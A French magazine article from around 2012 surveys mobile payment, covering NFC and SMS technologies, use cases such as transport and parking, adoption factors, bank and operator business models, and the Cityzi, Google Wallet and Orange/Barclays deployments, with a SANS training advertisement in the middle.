*Déjà au centre de nos vies, le smartphone devrait à l'avenir offrir une nouvelle fonction : celle de portefeuille numérique. Pour que notre téléphone renferme carte de paiement, monnaie et cartes de fidélité, les technologies sont prêtes, et les modèles économiques en cours de construction. Tour d'horizon du paiement mobile d'aujourd'hui et de demain.*

## 1 Le paiement mobile – définition

D'abord, qu'appelle-t-on paiement mobile ? Le terme de « paiement mobile » (*mPayment* en anglais) apparaît véritablement au début du 21e siècle, à l'heure où le nombre d'abonnés mobile dépasse le milliard. À l'époque, on lui prédit déjà un grand avenir, qui peine toujours à se matérialiser aujourd'hui.

Le paiement mobile est avant tout un transfert d'argent, réalisé en échange d'un bien ou d'un service. Dans cet échange, le téléphone est utilisé pour initier et confirmer le paiement. Il assure également une partie de la double authentification, « ce que possède l'utilisateur », l'autre partie étant assurée par « ce que sait l'utilisateur » (code PIN ou mot de passe).

Ainsi, le paiement mobile ne doit pas être confondu avec :

- Les achats sur mobile : il s'agit des transactions où le smartphone est utilisé simplement pour initier l'achat (via le navigateur du téléphone). L'achat est effectivement réalisé par un autre moyen de paiement (ex : une carte bancaire).
- La banque en ligne sur mobile : il s'agit de tous les services bancaires accessibles depuis les téléphones portables, telles que les applications mises à disposition par les banques pour consulter le solde d'un compte. Ces services permettent de réaliser des transferts d'argent mais ne sont qu'une transposition des fonctionnalités offertes sur Internet, dans une interface plus adaptée aux téléphones.
- Les interfaces de paiement : ce sont les services qui permettent de réaliser des paiements sans communiquer de données de carte ou compte bancaire (PayPal, Buyster). Des services novateurs sont maintenant centrés sur le mobile, comme Kwixo, nouveau moyen de paiement développé par Crédit Agricole/LCL, ou encore LemonWay. Le numéro de téléphone devient l'identifiant d'accès au service et l'appareil permet d'initier les transactions (par le biais d'une application, d'un site mobile, d'un serveur vocal ou de SMS), d'authentifier l'utilisateur, et de réceptionner confirmations ou notifications. Cependant, les données de cartes bancaires restent l'élément sous-jacent et ne sont pas stockées dans l'appareil mobile.
- Les tickets électroniques (ou *e-ticketing*) : il s'agit des transactions pour lesquelles le téléphone est utilisé simplement comme un moyen de réceptionner un bien ou un service. Par exemple, le téléphone peut réceptionner un ticket d'entrée à un événement qui sera scanné pour valider l'accès.

Le paiement mobile s'apparente donc plus à un moyen pouvant remplacer de lui-même la monnaie ou la carte bancaire lors d'une transaction. Voyons à présent les deux principales techniques qui peuvent le matérialiser actuellement.

## 2 Les technologies

### 2.1 NFC

NFC (pour « Near Field Communication » ou « Communication en champ proche ») est une technologie de radio communication à très courte portée (une dizaine

de centimètres) et haute fréquence. C'est la technologie qui se déploie progressivement sur les appareils mobiles de dernière génération. Par exemple, on citera le Nexus S, téléphone Google produit par Samsung embarquant une puce NFC fabriquée par NXP Semiconductors, ou encore le nouveau Samsung Galaxy S3.

Les composants logiciels dialoguant avec une puce NFC sont d'ailleurs intégrés à Android depuis la version 2.3 (Gingerbread). NFC est également annoncée du côté d'Apple et pourrait équiper l'iPhone 5. La firme de Cupertino songerait également à adopter une autre technologie brevetée par ses soins.

La puce NFC stocke de manière cryptée les données financières de son propriétaire et est reliée à une micro antenne lui permettant de communiquer sans contact avec les lecteurs NFC.

NFC offre deux modes de communication :

- Le mode actif, dans lequel l'appareil génère son propre champ radio dont l'énergie peut être utilisée par un second appareil. Dans ce mode, le téléphone peut initier la communication.
- Le mode passif, dans lequel l'appareil utilise l'énergie provenant d'un champ radio généré par un second appareil. Dans ce mode, la puce NFC ne peut pas initier la communication. Elle peut néanmoins fonctionner si elle est sollicitée alors que l'appareil vient à ne plus avoir de batterie.

L'échange de données peut donc connaître deux configurations différentes :

- Les deux appareils sont actifs.
- Un appareil est actif et l'autre passif.

Selon la configuration établie, les échanges se feront de manières différentes, en jouant notamment sur le codage utilisé et la modulation du signal. Notons également que le *broadcasting* (« multidiffusion ») n'est pas permis : si un appareil peut communiquer avec plusieurs pairs, il ne peut le faire simultanément.

NFC est issue d'une technologie plus ancienne, RFID (« Radio Frequency Identification »), qui permet l'identification à distance d'étiquettes électroniques avec un lecteur (ex : marquage de produits dans un entrepôt ou de livres dans une bibliothèque, passeports, etc.). RFID proposait uniquement une communication unilatérale initiée par le lecteur. Philips et Sony ont alors amélioré ce système dans les années 90, en proposant la NFC, qui permet une communication dans les deux sens (ce qui a abouti à la publication de la norme ISO/IEC 18092 en 2003). En général, le paiement mettra en jeu un Terminal de Paiement Electronique (TPE) compatible NFC et un smartphone muni d'une antenne NFC et d'une couche applicative pouvant dialoguer avec celle-ci.

La NFC peut être employée pour de nombreuses applications autres que le paiement. Pour cet usage particulier, nous reviendrons dans la partie suivante sur les cas d'utilisation qui semblent les plus intéressants.

## 2.2 SMS

Une seconde technologie, beaucoup mieux connue du grand public, peut être détournée de son usage d'origine pour effectuer des paiements à l'aide de son mobile. Le SMS (« Short Messaging Service ») est ainsi utilisé dans plusieurs régions du monde comme instrument de paiement. Un paiement sécurisé par SMS se déroule de la manière suivante :

- L'usager s'inscrit chez un agent agréé en fournissant son numéro de téléphone et une pièce d'identité.
- Il peut ensuite déposer une certaine somme d'argent sur un compte lié à son numéro de téléphone. Pour cela, il se rend chez un agent agréé et lui donne de l'argent liquide. L'opérateur enregistre la transaction et un SMS de notification est envoyé à l'usager.

Celui-ci peut alors payer un commerçant ou régler une facture en envoyant un SMS au service de paiement, avec le numéro de téléphone du commerçant ou l'identifiant de la société émettant la facture. Il est alors rappelé par un serveur vocal interactif **[1]** qui lui demande de saisir son code PIN. Il reçoit un SMS de confirmation, tout comme le commerçant.

- De la même manière, l'usager peut transférer de l'argent à n'importe quel individu, même n'ayant pas souscrit au service. Pour bénéficier de l'argent, il suffit de se rendre chez un agent agréé en indiquant son numéro de mobile et en présentant une pièce d'identité.
- Le retrait d'argent s'effectue également chez un agent agréé. Celui-ci saisit le numéro de téléphone de l'utilisateur inscrit au service, le montant à retirer et l'utilisateur valide avec son code secret (toujours dans le serveur vocal du service). Lorsqu'un message de confirmation est reçu par le distributeur et l'utilisateur, l'argent liquide est remis.

Bien sûr, certaines des opérations feront l'objet d'un commissionnement qui permettra de financer le service.

L'utilisation du SMS diffère des différents cas d'utilisation de la NFC qui seront présentés plus loin, dans le sens où :

- Le compte contient uniquement des sommes prépayées, et le solde des comptes ou les transactions sont souvent plafonnés.
- Ce modèle est beaucoup plus centré sur l'opérateur télécom et non le téléphone en lui-même, puisque c'est généralement le numéro de téléphone qui identifie l'utilisateur.

Toute la sécurité de ce système repose sur l'authentification sur code PIN réalisée suite au rappel d'un serveur vocal qui lui seul peut initier la confirmation d'une transaction. Ainsi, pour frauder, il est nécessaire :

- d'usurper un numéro de téléphone pour initier une transaction ;
- de détourner la ligne téléphonique sur un autre téléphone ou de disposer du téléphone de l'utilisateur, ce au moment exact où il est rappelé par le serveur ;



- de connaître le code PIN utilisé par l'utilisateur pour ce service.

Dans la catégorie des paiements basés sur des technologies historiques de la téléphonie mobile, on citera également les paiements par appels, SMS ou MMS surtaxés.

# 3 Cas d'utilisation réels ou envisagés

Dans des pays où les infrastructures bancaires sont peu voire pas développées, la technologie basée sur le *Short Messaging System* semble faire son chemin, une bonne part des populations de ces pays en voie de développement étant équipée d'un terminal mobile. On notera par exemple la présence de l'offre Orange Money au Sénégal, basée sur le modèle présenté ci-dessus, ou l'offre YuCash de YuMobile/Obopay au Kenya.

En Europe et en Amérique du Nord, cette technologie ne proposerait pas le même confort d'utilisation que le système des cartes bancaires. Ainsi, NFC semble mieux placé pour se faire une place parmi les moyens de paiement des pays les plus développés, et nous nous focaliserons sur celui-ci dans la suite de l'article. Les cas d'utilisation qui devraient s'avérer les plus intéressants sont ceux qui augmenteront le confort d'utilisation de l'utilisateur, et le rendement des caisses des magasins ou points d'accès des lieux publics. Autrement dit, ce sont les utilisations qui permettront de s'affranchir plus facilement des obstacles relatifs à la fois à l'adoption par les porteurs et accepteurs et à la coopération entre les autres acteurs économiques concernés (banques, opérateurs, fabricants de téléphones et puces électroniques, etc.).

Voici quels sont ces cas pratiques :

## 3.1 Carte de transport & e-ticketing

Cette solution permettrait de s'affranchir des longues files d'attente qui se forment les premiers jours du mois devant les bornes de rechargement des titres de transport. Un achat sécurisé du titre de transport peut être réalisé grâce à la connexion Internet du smartphone, et aboutit à l'enregistrement du titre sur la puce.

Le téléphone remplace alors la carte de transport et devient un moyen dit de « mobile ticketing ». Il doit être glissé contre des lecteurs tout à fait semblables aux lecteurs actuels. Grâce au mode passif, une batterie à plat n'empêche pas le titre de transport de pouvoir être validé.

Cette solution présente l'avantage de diminuer le nombre de cartes de transport qui peuvent encombrer nos portefeuilles, et permet aux sociétés de transport de conserver le même rendement au niveau des points d'accès, tout en pouvant diminuer à terme le nombre de bornes d'achat/rechargement et les frais associés.

À Paris, le Syndicat des Transports en Ile-de-France (Stif) a dévoilé au début de l'année 2012 son nouveau Pass Navigo, rechargeable par téléphone NFC, et qui sera introduit à partir de janvier 2013.

## 3.2 Paiement en point de vente

À l'image d'une carte bancaire, le téléphone pourrait servir de moyen de paiement chez nos commerçants habituels.

Au moment de régler son achat, l'utilisateur passe son smartphone devant un lecteur sans contact et rentre (selon le montant de la transaction) un code PIN sur le clavier de son téléphone.

Le commerçant dispose pour sa part d'un terminal de paiement spécifique ou mutualisé avec son terminal carte bancaire. Pour les petits montants habituellement réglés en liquide, il gagne un temps certain dans la gestion de la caisse en supprimant les manipulations de monnaie. De plus, le versement dématérialisé lui offre une garantie de sécurité supplémentaire contre braquages ou vols de la recette quotidienne. Il doit cependant supporter des coûts d'équipement supplémentaires, compensés par de nouveaux atouts :

- Il peut utiliser les données collectées par une carte de fidélité intelligente enregistrée sur le téléphone et disposer de plus d'informations sur le comportement du consommateur.
- Il peut utiliser des systèmes de « geo couponing » qui diffusent des bons de réduction sur les téléphones des usagers proches de son magasin.

Une condition importante pour le développement de cet usage en micro-paiement est que le commissionnement proposé aux commerçants soit plus avantageux que celui en vigueur pour les cartes bancaires, qui l'incite souvent à refuser les petits paiements.

Le consommateur peut pour sa part sortir faire ses achats sans prendre de portefeuille ou s'encombrer avec de la monnaie. Il dispose des offres diffusées par des commerces proches et réalise éventuellement des économies. Enfin, il se protège contre la perte ou le vol de son argent liquide, puisqu'il en limite la possession, du fait qu'il ne connaît plus de problème d'appoint en caisse.

## 3.3 Stationnement

L'usager n'a plus à prévoir son temps de stationnement. Il se gare et passe son téléphone devant un horodateur NFC qui enregistre son heure d'arrivée et sa plaque d'immatriculation (enregistrée lors de l'inscription de l'utilisateur au service) après avoir tapé son code PIN.

En repartant, il effectue la même opération et se verra débité du montant correspondant exactement à sa durée de stationnement.

Si entre temps un agent de stationnement était passé par là, il aurait pu vérifier que toutes les voitures garées

avaient bien été enregistrées en utilisant son PDA (*Personal Digital Assistant*) connecté à la base de données de l'application. On pourrait envisager également que le système enregistre les voitures enlevées en fourrière et avertisse automatiquement les conducteurs concernés s'ils sont inscrits au service.

### 3.4 Paiements directs de porteur à porteur

Il serait aussi envisageable de payer ses petites dettes entre amis en mettant en contact deux téléphones NFC et en utilisant une application de transfert d'argent. Après saisie du montant et du code PIN par le débiteur, une mise en contact compléterait l'échange. L'excuse du manque d'argent liquide n'aura plus lieu d'être... !

## 4 Adoption d'un nouveau moyen de paiement

La pénétration d'un nouvel instrument de paiement sur le marché dépend du niveau d'adoption par les consommateurs (les porteurs) et les commerçants (les accepteurs), très hétérogènes puisqu'il peut s'agir de grandes chaînes comme de petits magasins.

Cette adoption dépend de quatre facteurs principaux que sont :

- le risque lié à la transaction (risque de ne pas recevoir le produit payé, risque de ne pas être payé pour le produit livré) ;
- la praticité ;
- le coût de la transaction ;
- le changement comportemental demandé.

Pour qu'une transaction ait lieu dans un nouveau contexte tel que le paiement mobile, les quatre facteurs doivent être partagés équitablement entre clients et commerçants.

### 4.1 Risque

Le risque provient d'abord du *timing* de la transaction. Il est plus facilement accepté lorsque le bien acheté et sa valeur en argent sont échangés simultanément (livraison et paiement simultanés). Le risque vient ensuite de l'environnement de la transaction, réel ou virtuel. Une transaction dans un environnement réel, entre deux personnes qui échangent un produit palpable avec de la monnaie sonnante et trébuchante, est associée à un niveau de risque minimal pour les deux parties. Mais la dématérialisation peut également apporter un certain niveau de confiance : elle permet a priori de mieux se protéger contre les vols et détournements, si tant est qu'on fasse suffisamment confiance à la sécurité technique mise en place.

Le risque peut également provenir de la relation entre l'acheteur et le vendeur. Si elle est indirecte, le niveau de confiance placé dans le tiers qui réalise l'échange d'argent doit être suffisant.

Enfin, le risque perçu augmente évidemment avec la valeur du produit échangé. Dans le cas présent, il est intéressant de noter qu'il peut également augmenter avec la valeur du moyen de paiement utilisé : il s'agit en effet d'employer son smartphone à quelques centaines d'euros pour un paiement bien moindre.

Dans le cadre du paiement mobile, on se trouvera généralement sur un achat direct, d'un montant faible à moyen, en environnement réel, et avec un transfert d'argent différé. On peut ainsi estimer que le risque devrait être semblable à celui perçu lors d'une transaction par carte bancaire, si l'on omet l'emploi d'un téléphone bien plus précieux qu'une carte...

### 4.2 Praticité

La praticité du moyen de paiement doit se retrouver pour chacune des parties et doit se résumer principalement en un gain de temps et d'espace :

- pour les commerçants : un meilleur rendement des caisses permettant d'en diminuer le nombre ;
- pour les consommateurs : un paiement plus rapide et moins d'objets dans les poches.

### 4.3 Coût

Le coût lié à la transaction est supporté entre le vendeur (équipement en terminal de paiement, commission prélevée par l'intermédiaire qui met à disposition les infrastructures et la technologie) et l'acheteur (souscription au service, plus tous les coûts supportés par le vendeur et que celui-ci aura reporté en partie dans le prix du produit). Ces coûts proviennent du fournisseur du service (banque par exemple) qui veut amortir les investissements réalisés dans les infrastructures déployées.

### 4.4 Changement comportemental

Enfin, ne négligeons pas l'aspect psychologique, la tendance au statu quo, qui affecte la cible de l'innovation. C'est le principe selon lequel on a tendance à surestimer les bénéfices de ce que l'on possède par rapport à ceux de ce que l'on ne possède pas. Autrement dit, plus le changement comportemental demandé à l'utilisateur est important, plus sa résistance à l'innovation risque d'être forte. Ce facteur clé de l'acceptation est cependant contrebalancé par l'effet tendance ou l'effet de mode. Levier utilisé par les publicitaires, il va entourer l'apparition d'une innovation, et va inciter la population à se tourner vers ce qui est nouveau (on n'a pas dit mieux !).



# 5 Coopération économique

Au-delà de l'acceptation par les utilisateurs finaux (porteurs et accepteurs), le développement de nouvelles offres de paiement mobile dépend également de la collaboration entre les différentes parties qui pourraient s'impliquer : banques, opérateurs téléphoniques, fabricants de téléphone, fournisseurs de services mobiles, éditeurs logiciels, publicitaires, fabricants de cartes bancaires... autant d'acteurs qui ne veulent pas être hors-jeu si le téléphone devenait le terminal au centre des transactions financières de demain.

Trois principaux modèles économiques peuvent ainsi être envisagés pour proposer de nouveaux services de paiement sur téléphone mobile. Tous intègrent un établissement bancaire, élément incontournable puisque le paiement mobile est in fine rattaché à un ou plusieurs comptes bancaires.

## 5.1 Le modèle centré sur l'opérateur mobile

C'est lui qui propose le service à ses abonnés. L'application de paiement et les données sont inscrites dans la carte SIM **[2]**, distribuée par l'opérateur qui passe un partenariat avec des établissements financiers. Les banques payent alors l'accès à la carte à puce émise par l'opérateur, mais conservent le contrôle des données et applications financières qui y sont localisées. Elles seules conservent également la puissance nécessaire pour imposer le système auprès des commerçants. Pour l'utilisateur, le risque est d'être encore plus lié à son opérateur (changer d'opérateur signifie changer de carte SIM). Il reste cependant libre de changer d'appareil mobile sans aucun impact sur son moyen de paiement, pourvu que le téléphone soit compatible avec la NFC.

C'est le modèle le plus économique puisqu'il évite de développer/produire une alternative aux cartes SIM les plus récentes. Celles-ci supportent déjà le SWP (*Single Wire Protocol*), comprennent un cryptoprocesseur et commencent à être développées avec des antennes NFC intégrées. C'est aussi le modèle le plus standardisé, les spécifications de la dernière génération de cartes intégrant depuis 2009 toutes les fonctions nécessaires à un module NFC (Etsi release 7). La carte SIM est donc une technologie mature, qui a su évoluer et qui est prête à devenir un support sécurisé multiservice, supportant la NFC.

Côté réglementation, les récents assouplissements au niveau européen vont permettre aux opérateurs d'être reconnus en tant que fournisseur de services de paiement, sans avoir pour autant le statut d'établissement de crédit (au sens de la directive 2000/12/CE). Ils pourront émettre de la monnaie électronique, et offrir des services de dépôt/retrait en liquide ou encore de transfert d'argent.

## 5.2 Le modèle centré sur l'établissement financier

On retrouvera dans ce cas une puce NFC, sous forme d'une carte SD facilement transposable d'un téléphone à un autre. La banque conserve le contrôle sur le moyen de paiement et écarte l'opérateur en fournissant lui-même la carte contenant les données sécurisées pour les transactions. Elle doit cependant supporter l'investissement nécessaire pour équiper ses clients, comme elle le fait actuellement avec les cartes bancaires. L'utilisateur peut lui réutiliser sa puce NFC sur différents appareils compatibles et ce quel que soit son opérateur.

## 5.3 Le modèle centré sur le téléphone

La puce est intégrée dans le téléphone lui-même et ne peut être transférée sur un autre appareil. Le fabricant (ex : Samsung) ou l'éditeur du système d'exploitation (ex : Google) propose alors le service, en passant des accords avec les banques. L'opérateur est écarté du service, alors que l'utilisateur est captif de la marque du téléphone, le transfert du compte de paiement mobile vers un modèle d'une autre marque n'étant pas garanti. Le téléphone ayant généralement une durée de vie inférieure aux cartes à puces, c'est certainement le modèle le moins intéressant.

## 5.4 Les enjeux économiques

Economiquement, l'enjeu du paiement mobile se trouve certainement sur le segment du micro-paiement, les autres segments étant déjà pourvus de moyens reconnus et affectionnés par les utilisateurs : carte bancaire pour les transactions moyennes (à partir de 30€), chèques pour les transactions plus importantes.

Il s'agit pour les banques de compléter l'offre en systèmes de paiement pour :

- éviter que ces moyens ne soient employés sur le segment des petits paiements (comme c'est souvent le cas actuellement) ;
- substituer une monnaie dématérialisée à la monnaie fiduciaire, dont la manipulation et la sécurisation représentent un coût très important.

En 1999, le consortium BMS (Billettique Monétique Services) lançait Moneo, le porte-monnaie électronique visant à remplacer pièces et billets. Plus de dix ans plus tard, malgré plus d'un million de transactions hebdomadaires, Moneo n'a pas connu le succès escompté.

Comme toute monnaie dématérialisée, le porte-monnaie électronique français présentait pourtant des atouts indéniables.


AJOUTEZ
LES NOUVELLES MÉTHODES
DE DURCISSEMENT
SYSTÈME À VOTRE
ARSENAL.
FORMATIONS SÉCURISATION
Cours SANS Institute
Certifications GIAC
SEC 505
Sécuriser Windows
SEC 506
Sécuriser Unix & Linux
DEV 522
Durcissement des applications Web
Dates et plan disponibles
Renseignements et inscriptions
par téléphone +33 (0) 141 409 700
ou par courriel à : formations@hsc.fr
www.hsc-formation.fr
SANS
GIAC
HSC
création agence Comelilink - crédit photo : Hedge



### 5.4.1 Pour les accepteurs

- la fluidification des caisses (le temps moyen de paiement devenant inférieur à celui d'un paiement en espèces) et donc une diminution des coûts relatifs aux caisses ou guichets automatiques ;
- des économies de gestion (simplification de la comptabilité et de la gestion de trésorerie) ;
- une diminution des fraudes et vols ;
- une augmentation des achats impulsifs (le consommateur disposant toujours de la monnaie nécessaire).

### 5.4.2 Pour les porteurs

- pouvoir régler plus rapidement ses petits achats ;
- ne plus se voir refuser son achat par manque d'argent liquide (problème exaspérant des montants minimum d'achats par carte bancaire...) ;
- ne plus connaître de problème d'appoint en caisse ;
- ne pas s'encombrer de monnaie ;
- mieux suivre ses transactions, même celles d'un petit montant ;
- diminuer le risque de perte ou de vol de son argent liquide (si l'accès est restreint par un code PIN).

Basé sur un lourd modèle de monnaie électronique émise de manière centralisée, Moneo constitue cependant un système de micro-paiement dont la structure de coût n'est pas adaptée au besoin.

En effet, il fait porter des frais de services pour les porteurs, et des commissions pour les accepteurs (sur un chiffre d'affaires non commissionné auparavant !). Ces coûts trop importants ont ainsi empêché le développement d'une large population, d'un côté comme de l'autre, ce qui a de facto augmenté le risque perçu par les deux parties, interdépendantes :

- Pourquoi les porteurs adopteraient un moyen de paiement rarement accepté ?
- Pourquoi les accepteurs investiraient dans un moyen de paiement rarement utilisé par leurs clients ?

La constitution d'une base importante d'utilisateurs au moins pour l'une des deux parties, dans un premier temps, sera le défi majeur à relever de la part des promoteurs du paiement mobile s'ils veulent réussir à le développer en tant qu'instrument de monnaie dématérialisée. A ce titre, la carte Etudiante Moneo, ciblant un public jeune et ouvert aux nouvelles technologies, peut être une bonne source d'inspiration. La mise en place de systèmes interopérables permettra ensuite de garantir l'adoption du paiement mobile à très grande échelle. Le rapprochement entre le monde des telecoms et le monde bancaire (systèmes d'information et législations différents) pourrait néanmoins être un frein à une telle évolution.

# 6 Les dernières initiatives

## 6.1 Cityzi : la tapenade 2.0

### 6.1.1 Les acteurs

Cityzi est un ensemble de services mobiles lancés en mai 2010 à Nice, qui suit quelques expérimentations plus anciennes réalisées à Caen et Strasbourg. Le projet est porté par différents acteurs, regroupés pour l'occasion au sein de l'AFSCM (Association Française du Sans Contact Mobile).

Les opérateurs mobiles (Orange, SFR, Bouygues Telecom, NRJ Mobile) offrent le service sous la forme d'une option gratuite. L'offre n'est disponible que sur les appareils NFC proposés par les opérateurs et exige la fourniture d'une nouvelle carte SIM.

Les banques (Crédit Mutuel, BNP Paribas, CIC) portent les terminaux de paiement au niveau des commerçants et gèrent les transactions financières. Elles mettent à disposition des utilisateurs les applications de paiement, qui sont téléchargées à distance via le réseau des opérateurs et chargées sur la carte SIM. Elles proposent aussi des cartes bancaires sans contact compatibles avec les terminaux Cityzi des commerçants.

Enfin, Gemalto, Atos ou Oberthur fabriquent les puces des cartes SIM, Visa Europe et Mastercard les terminaux de paiement, tandis que Veolia Transport assure le déploiement du système sur son réseau niçois.

### 6.1.2 Des usages multiples

Cityzi permet de régler ses achats chez des commerçants partenaires qui arborent une signalétique particulière. Pour régler ses achats, l'utilisateur visionne le montant sur le TPE du commerçant et passe son téléphone à quelques centimètres de celui-ci. Si le montant est supérieur à 20€, l'utilisateur doit rentrer son code PIN sur son téléphone avant de le repasser devant le lecteur. Le commerçant lui donne alors son reçu. Si une carte de fidélité est enregistrée sur le smartphone, elle est automatiquement créditée des points fidélité.

Pour profiter de Cityzi, il faut être à la fois client d'une des banques partenaires et client d'un des opérateurs téléphoniques.

L'application de paiement est installée par la banque (en mode *Over The Air*, en utilisant le réseau de l'opérateur). La banque fournit le code PIN qui permettra d'utiliser le service. BNP Paribas propose par exemple l'application KIX (2€/mois), permettant de régler jusqu'à 300 euros quotidiennement et 1500 euros mensuellement (plafonds ajustables).

Le commerçant paye également un abonnement (2€/mois), la location du TPE NFC et le téléchargement initial de l'application appropriée (45€).

**Note**

**On retrouve cette application dans la nouvelle offre mobile de BNP Paribas qui propose depuis fin novembre, en partenariat avec Orange, des forfaits sur des appareils NFC munis de toutes les applications « Mobile-Banking » et « Mobile Payment » de la banque. En cas de souscription à KIX, l'utilisateur peut de plus utiliser son téléphone dans une ville ayant déployé Cityzi.**

Cityzi fonctionne également sur le réseau de transport Lignes d'Azur. Une application permet d'acheter son titre de transport qui va s'enregistrer sur le téléphone. Des bornes sont disponibles au niveau des arrêts de tramway ou bus et indiquent les prochains passages, l'état du trafic ou proposent les itinéraires les plus rapides. Une fois monté, l'utilisateur valide son titre en le passant devant un lecteur. Avec Orange, les titres de transports sont intégrés à la facture Orange ou débités directement sur le compte bloqué de l'usager jusqu'à un montant de 10 euros.

Enfin, des cibles Cityzi sont déployées dans la ville : elles mettent à disposition des offres promotionnelles et des informations sur les produits dans les magasins, ou des informations pratiques ou culturelles sur le mobilier urbain de la ville. Il est aussi possible de régler son stationnement sur les horodateurs équipés, l'objectif étant de réduire la collecte de monnaie (plusieurs dizaines de tonnes de pièces chaque année pour une ville moyenne).

N'oublions pas d'aborder le cas qui fâche : en cas de perte ou du vol du mobile, l'utilisateur est invité à se retourner auprès de son opérateur qui bloquera la ligne et fournira une nouvelle carte SIM. L'opérateur doit également contacter les autres fournisseurs de services, et notamment la banque, pour faire opposition rapidement au service de paiement.

### 6.1.3 Une extension prochaine au reste de la France

Après la bonne accroche niçoise (plus de 3000 habitants auraient été convertis), les opérateurs souhaitent propager progressivement Cityzi au reste de la France. L'objectif est de déployer près d'un million de mobiles NFC dans huit villes : Strasbourg (lancement en octobre 2011), Caen (novembre 2011), Bordeaux et Marseille (2e trimestre 2012), puis Lille, Paris, Rennes et Toulouse. Ces projets pilotes sont soutenus par l'État, et particulièrement par le Ministère de l'Industrie, de l'Énergie et de l'Économie Numérique.

Celui-ci a de plus récemment retenu 17 grandes agglomérations dans le cadre d'un financement public de projets de transport ou de projets touristiques liés à la technologie NFC. Une enveloppe de 20 millions d'euros sera partagée, dont une partie devrait être attribuée au STIF (Syndicat des Transports d'Ile-de-France), qui organise les transports publics franciliens.

Aussi, dans la continuité de Cityzi, le groupe BPCE (Banque Populaire Caisse d'Epargne) a expérimenté auprès de 500 clients à Nice et Strasbourg une solution de Visa qui repose sur une carte SD renfermant les données bancaires. La carte SD, fournie par la banque, contient également l'antenne NFC et ajoute donc la fonction à un appareil récent mais dépourvu de cette technologie. Reste à télécharger l'application bancaire afin de l'installer sur le téléphone. iPhone 3G, 3GS, 4G, Samsung Galaxy S et BlackBerry Bold étaient supportés dans un premier temps. Pour l'iPhone, qui ne dispose pas de port SD, un étui adaptateur a dû être fourni.

## 6.2 Google passe à la caisse

Google a franchi le pas outre-Atlantique, avec son service baptisé Google Wallet (portefeuille en anglais). Le groupe américain a développé une application qu'il sera possible d'installer sur tous les mobiles Android équipés NFC. Le service a été lancé en partenariat avec la banque Citigroup, l'opérateur Sprint et Mastercard. Il fonctionne avec les terminaux de paiement (fabriqués par la société française Ingenico) déjà déployés par MasterCard pour son service de cartes PayPass et qui équipent plus de 300 000 commerçants de par le monde. Google subventionne les accepteurs pour les inciter à adopter les nouveaux terminaux de paiement acceptant cette solution sans contact. Les commerçants peuvent également offrir des cartes de fidélité et des offres promotionnelles basées sur la localisation géographique des utilisateurs du service. En contrepartie, Google se rémunère en touchant une commission sur chaque transaction.

Côté sécurité, un code PIN à 4 chiffres est nécessaire pour débloquer l'application. Le téléphone contient seulement les données d'une carte bancaire virtuelle (depuis la version 2.0 de Google Wallet), à laquelle l'utilisateur peut relier ses propres cartes (dont les informations seront stockées sur des serveurs Google). Ce système NFC sera désactivé dès que l'écran est éteint. En cas de perte ou de vol, un service en ligne permet de bloquer la fonction de paiement sur le téléphone. Enfin, Google indique ne recueillir aucune donnée relative aux produits achetés par l'utilisateur.

Depuis son lancement en 2011, Google Wallet s'installe progressivement aux États-Unis. Le géant américain est à présent en négociation avec les opérateurs du monde entier pour étendre son service à d'autres pays.

## 6.3 Le sterling sans contact

Au Royaume-Uni, Orange s'est associé à la banque Barclays pour proposer un service de paiement mobile NFC à partir d'un appareil Samsung. Pour le lancement, 50 000 commerçants ont été munis de terminaux compatibles. Le service fonctionne sur le principe du prépayé : les sommes sont versées sur un compte mobile virtuel à partir d'un compte carte de crédit, dans la limite de 150£. Les transactions sont limitées à 15£ maximum, et la saisie d'un code PIN est optionnelle (paramétrable par l'utilisateur).

Orange a annoncé que les utilisateurs de ce service pourraient également utiliser leur mobile dans les villes françaises où Cityzi est déployé, ce qui fait de son offre la première offre de paiement mobile internationale.



## Conclusion

Loin des premières initiatives isolées de pionniers des nouvelles technologies, l'implication de gros poissons du milieu Internet, mobile ou bancaire, montre l'appétit croissant des acteurs économiques pour le paiement mobile en France comme à l'étranger. Autour de la technologie NFC notamment, les déploiements grandeur nature semblent être probants dans l'ensemble.

Il s'agira ainsi :

- **Côté consommateur, de fournir le marché en smartphones compatibles NFC**, processus qui s'est engagé à l'initiative de certains fabricants depuis 2010.
- **Côté commerçant**, d'arriver à entraîner grandes enseignes et petits commerçants dans la danse (en leur proposant des **conditions raisonnables et de nouveaux avantages commerciaux**). Nul doute que la puissance des réseaux bancaires jouera ici.
- De **faire converger les multiples offres** qui seront déployées et qui, de par leur nombre et leurs différences, pourraient apporter confusion et complexité aux yeux du grand public, et donc perte de confiance.
- D'offrir **des services vraiment nouveaux** par rapport à ceux de la carte bancaire, en visant en priorité le **micro-paiement** et en utilisant le levier d'applications plus puissantes pouvant fournir des **services complexes et novateurs** (ex : parking). La simple transposition des possibilités des cartes bancaires mènerait à un échec.
- Et d'**assurer la pérennité du modèle de sécurité** qui, comme celui de la carte bancaire, fera autant l'objet de fantasmes que de détournements...

Éternel espoir des services mobiles, le paiement devrait profiter de l'effet d'habitude (d'accoutumance ?) des utilisateurs vis-à-vis de leur mobile pour franchir la barrière psychologique du changement. De plus en plus à l'aise avec les smartphones, la nouvelle génération semble maintenant encline à confier la fonction la plus sensible qui soit à son ami de poche. ■

## ■ RÉFÉRENCES

**[1] Serveur IVR (pour *Interactive Voice Response*) qui permet l'interaction avec l'utilisateur par les touches du clavier du téléphone ou par reconnaissance vocale.**

**[2] Subscriber Identity Module. Abus de langage car on devrait employer le terme UICC (pour « Universal Integrated Circuit Card »).**

Les liens de cet article sont disponibles sur :
http://www.unixgarden.com/index.php/misc/ref-paiement-mobile-comment-votre-telephone-pourrait-remplacer-votre-portefeuille

| Acteur | Avantages | Inconvénients |
|---|---|---|
| Consommateur | - Gain de temps lors d'accès à des lieux publics<br>- Gain d'espace (cartes de paiement, cartes de fidélité, clés électroniques)<br>- Promotions sur base géographique<br>- Fonction supplémentaire sur le même appareil<br>- Sécurité pouvant être l'égal de la carte bancaire pour des micro-paiements ou du *e-ticketing*<br>- Simplicité : plus de problème d'appoint en caisse<br>- Sécurité : suppression de l'argent liquide<br>- Afficher sa modernité | - Enregistrement possible de données comportementales du consommateur<br>- Accroissement du phénomène « mobicentrique » autour du smartphone : alternative à trouver en cas de perte/vol, transfert d'argent sous la menace d'un malfaiteur<br>- Utiliser son téléphone en moyen de paiement, en le glissant devant des bornes (évolution comportementale) |
